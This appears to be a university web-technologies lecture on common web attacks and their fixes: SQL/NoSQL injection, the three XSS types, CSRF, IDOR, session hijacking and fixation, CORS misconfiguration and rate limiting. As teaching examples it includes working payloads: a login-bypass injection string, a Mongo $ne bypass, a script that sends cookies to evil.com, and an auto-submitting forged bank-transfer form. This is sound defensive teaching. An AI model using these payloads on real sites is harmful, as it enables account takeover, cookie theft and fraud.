LECTURE 31

Common Web Attacks and Defences

The specific attacks that hit real web applications most often — and the defence that stops each one.

CSC336 Web Technologies

OVERVIEW

In This Lecture

1. SQL and NoSQL injection, and how parameterized queries prevent them
2. The three types of Cross-Site Scripting (XSS), plus a Content Security Policy intro
3. Cross-Site Request Forgery (CSRF) and anti-CSRF tokens
4. Broken access control and session hijacking / fixation
5. CORS misconfiguration as a security risk, and the basics of rate limiting

WHERE THESE COME FROM

The OWASP Top 10

NOTE

Most attacks in this lecture appear on the OWASP Top 10 — a well-known, regularly updated list of the most critical web application security risks, published by the Open Worldwide Application Security Project. Worth revisiting throughout your career.

What Is an Injection Attack?

1. Untrusted input is inserted directly into a command executed by an interpreter — like a database query
2. This lets an attacker change what that command actually does
3. SQL databases and NoSQL databases (like MongoDB) are both vulnerable to their own version of it

Gluing Strings Into a Query

```
// VULNERABLE -- never do this
const query = `SELECT * FROM users
  WHERE username = '${username}'
  AND password = '${password}'`;
db.execute(query);
```

If the attacker types ' OR '1'='1 as the username, the query becomes ...WHERE username='' OR '1'='1' AND password=''. Since '1'='1' is always true, it can return every row -- logging the attacker in without any password.

The Same Idea, No SQL Required

```
// VULNERABLE -- never do this
app.post("/login", async (req, res) => {
  const user = await User.findOne({
    username: req.body.username,
    password: req.body.password,
  });
});
```

If the attacker sends { "username": "admin", "password": { "$ne": null } } as JSON, MongoDB reads $ne as "not equal to null" -- true for almost any stored password, logging them in as admin.

THE FIX

Parameterized Queries

1. Never build a query by concatenating raw user input into it
2. Send the query structure and the user-supplied values to the database SEPARATELY
3. The database engine then treats values strictly as data, never as executable query logic

THE FIX

Safe, in SQL and MongoDB

```
// SAFE -- SQL, parameterized placeholders
const result = await pool.query(
  "SELECT * FROM users WHERE username = $1
   AND password_hash = $2",
  [username, hashedPassword]
);

// SAFE -- Mongoose, enforcing expected types first
if (typeof username !== "string" || typeof password !== "string") {
  return res.status(400).json({ error: "Invalid input." });
}
const user = await User.findOne({ username });
```

express-mongo-sanitize is also commonly used to strip $-prefixed keys from incoming data as an extra layer of defence.

THE FIX

Never Build Queries With String Concatenation

WARNING

If you ever see a query built like `...WHERE x = '${value}'` anywhere in your code -- SQL or otherwise -- treat it as a bug to fix immediately, even in a class project. This single habit, more than any other, is responsible for a huge share of real-world data breaches.


What Is XSS?

1. An attacker gets their own JavaScript to run inside another user's browser, in the context of your site
2. Because it runs AS IF part of your site, it can steal cookies, read what the user sees, or act on their behalf
3. Three common types: stored, reflected, and DOM-based

Saved on the Server, Served to Everyone

1. Malicious script gets saved on the server (e.g. a database) and is later served to other users
2. Example: a comment box that doesn't sanitize input stores a comment containing a <script> tag
3. If rendered into every visitor's page without encoding, the script runs in EVERY viewer's browser

How It Plays Out



Cookies stolen, requests made as the victim -- all without the victim doing anything but viewing the page.

Unsanitized vs. Output-Encoded

STORED RAW, INSERTED VIA INNERHTML

attacker123
Nice article!

attacker123
<script>fetch('https://evil.com/steal?cookie=' + document.cookie)</script>

SIMULATED — SCRIPT EXECUTED
document.cookie sent to https://evil.com/steal

STORED THE SAME, RENDERED AS TEXT

attacker123
Nice article!

attacker123
<script>fetch('https://evil.com/steal?cookie=' + document.cookie)</script>

OUTPUT ENCODED — RENDERED AS TEXT
<script> is displayed, not executed

Bounced Straight Back in the Response

1. Malicious script is part of a request (often a URL) and the server reflects it back immediately, without storing it
2. Example: a search page echoing ?q=<script>...</script> straight into "You searched for: ..."
3. The attacker tricks a victim into clicking a crafted link (email, chat) -- it runs the moment the page loads

Entirely in the Browser, Never Touches the Server

```
// VULNERABLE -- DOM-based XSS
const params = new URLSearchParams(window.location.search);
document.getElementById("welcome").innerHTML =
  "Welcome, " + params.get("name");
// ?name=<img src=x onerror=alert(1)> executes attacker JS
```

Because the vulnerable code runs purely client-side, this type can be invisible even if you carefully audit your server code.

Output Encoding: React Does It by Default

```
// SAFE in React -- text is automatically escaped
function Comment({ text }) {
  return <p>{text}</p>; // a <script> tag renders as harmless text
}

// DANGEROUS -- deliberately opts out of escaping
function Comment({ html }) {
  return <div dangerouslySetInnerHTML={{ __html: html }} />;
}
```

Sanitizing Real HTML With DOMPurify

```
import DOMPurify from "dompurify";

const clean = DOMPurify.sanitize(userSuppliedHtml);
// now safe to pass to dangerouslySetInnerHTML
```

Needed when you genuinely must render user-supplied HTML, like a rich-text blog editor -- it strips dangerous tags/attributes while keeping safe formatting.

A Browser-Enforced Safety Net

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```

Tells the browser which sources of scripts, styles, and other resources are allowed to load. Even if an attacker sneaks a <script> tag onto your page, a strict CSP can stop the browser from running it. Works ALONGSIDE output encoding, not instead of it.


Tricking a Logged-In Victim's Browser

1. Cross-Site Request Forgery: a site the victim never intended to request gets requested anyway
2. Exploits that browsers auto-attach cookies (like a session cookie) to every request, regardless of which page triggered it
3. Your bank's POST /transfer, authenticated purely by a session cookie, is a perfect target

A Hidden, Auto-Submitting Form

```
<!-- On evil.com -- victim never sees this, it submits itself -->
<form action="https://yourbank.com/transfer" method="POST"
      id="csrf-form">
  <input type="hidden" name="amount" value="1000" />
  <input type="hidden" name="to" value="attacker-account" />
</form>
<script>
  document.getElementById("csrf-form").submit();
</script>
```

How the Forged Request Succeeds



The victim never clicked "transfer" -- from the browser's point of view it's just a normal request to yourbank.com.

Anti-CSRF Tokens

```
app.get("/transfer-form", (req, res) => {
  const csrfToken = generateRandomToken();
  req.session.csrfToken = csrfToken;
  res.render("transfer", { csrfToken });
});

app.post("/transfer", (req, res) => {
  if (req.body.csrfToken !== req.session.csrfToken) {
    return res.status(403).json({ error: "Invalid CSRF token." });
  }
  // proceed with the transfer
});
```

evil.com has no way to read or guess this token -- it can't read cookies or page content from a different origin.

Header-Based Auth Is Naturally More Resistant

NOTE

CSRF specifically abuses the browser's automatic cookie-attaching. If your API requires a token sent manually in an Authorization header (as with JWTs in Lecture 25) rather than relying on cookies, a forged form submission can't attach that header -- though it introduces its own tradeoffs around client-side token storage.

Checking Who, Not What They Can Do

1. A broad category: a user can access data or perform an action they should not be permitted to
2. Most common example: Insecure Direct Object Reference (IDOR) — trusting a client-supplied ID without checking ownership
3. Also: reaching /admin by guessing the URL, or a frontend that only HIDES an unauthorized action

IDOR — Vulnerable vs. Fixed

```
// VULNERABLE -- checks authentication, not authorization
app.get("/api/invoices/:id", requireLogin, async (req, res) => {
  const invoice = await Invoice.findById(req.params.id);
  res.json(invoice); // returns ANY invoice
});

// SAFE -- also verifies the resource belongs to this user
app.get("/api/invoices/:id", requireLogin, async (req, res) => {
  const invoice = await Invoice.findOne(
    { _id: req.params.id, owner: req.user.id });
  if (!invoice) return res.status(404).json({ error: "Not found." });
  res.json(invoice);
});
```

Hiding a Button Is Not Access Control

WARNING

Hiding an admin feature in React ({user.isAdmin && <AdminButton />}) only improves the interface -- it does nothing to stop someone calling the admin API endpoint directly. Every privileged action must be enforced on the SERVER, not just hidden on the client.

Session Hijacking vs. Session Fixation

1. A session remembers a logged-in user across requests, usually via a session ID cookie
2. Hijacking: an attacker steals a valid user's session ID (via XSS, sniffed traffic, a leaked log) and impersonates them
3. Fixation: the attacker SETS the victim's session ID to a known value before they log in, then uses that same ID

Defences Against Both

Defence	Why It Helps
Always use HTTPS	Session cookies can't be sniffed over the network
HttpOnly + Secure cookies	Blocks theft via XSS; only ever sent over HTTPS
Regenerate session ID at login	Makes a pre-fixed ID useless
Reasonable expiry + real logout	Invalidates the session server-side, not just the cookie

A Security Topic, Not Just a Dev Annoyance

1. CORS lets a frontend on one origin make requests to a backend on another origin, via explicit opt-in headers
2. By default browsers block cross-origin requests — this exists to stop CSRF-style tricks via fetch()
3. A careless CORS config can undo protections you rely on elsewhere

Dangerous vs. Safe Configuration

```
// DANGEROUS -- reflects any origin, allows credentials
app.use(cors({ origin: true, credentials: true }));

// SAFE -- explicitly allow only your own frontend
app.use(cors({
  origin: ["https://your-frontend-domain.com"],
  credentials: true,
}));
```

origin: true + credentials: true tells browsers 'any website may make authenticated requests using the visiting user's cookies' -- the opposite of what CORS is for.

Slowing Down Abuse

1. Restricts how many requests a client (IP, account, API key) can make in a time window
2. Defends against brute-force login attempts, denial-of-service style abuse, and data scraping
3. Apply stricter limits on sensitive endpoints (login, password reset) than general read-only ones

express-rate-limit

```
const rateLimit = require("express-rate-limit");

const loginLimiter = rateLimit({
  windowMs: 15 * 60 * 1000, // 15 minutes
  max: 5,                   // 5 login attempts per window
  message: "Too many login attempts. Try again later.",
});

app.post("/api/login", loginLimiter, loginHandler);
```

KEY TAKEAWAYS

Lecture 31 in Six Points

1. SQL/NoSQL injection mixes untrusted input into a query as if it were code; parameterized queries keep data and logic separate.
2. XSS (stored, reflected, DOM-based) runs attacker script in another user's browser; the defence is consistent output encoding, reinforced by CSP.
3. CSRF tricks a logged-in browser into submitting an unwanted request; anti-CSRF tokens (or header-based auth) stop it.
4. Broken access control means checking who someone is but not what they're allowed to do — check both, on the server, every time.
5. Session hijacking steals a session; fixation plants one in advance — HttpOnly/Secure cookies and regenerating IDs at login defend against both.
6. A CORS misconfiguration (reflecting any origin with credentials) can silently undo the protection CORS is meant to provide; rate limiting slows brute-force and abuse.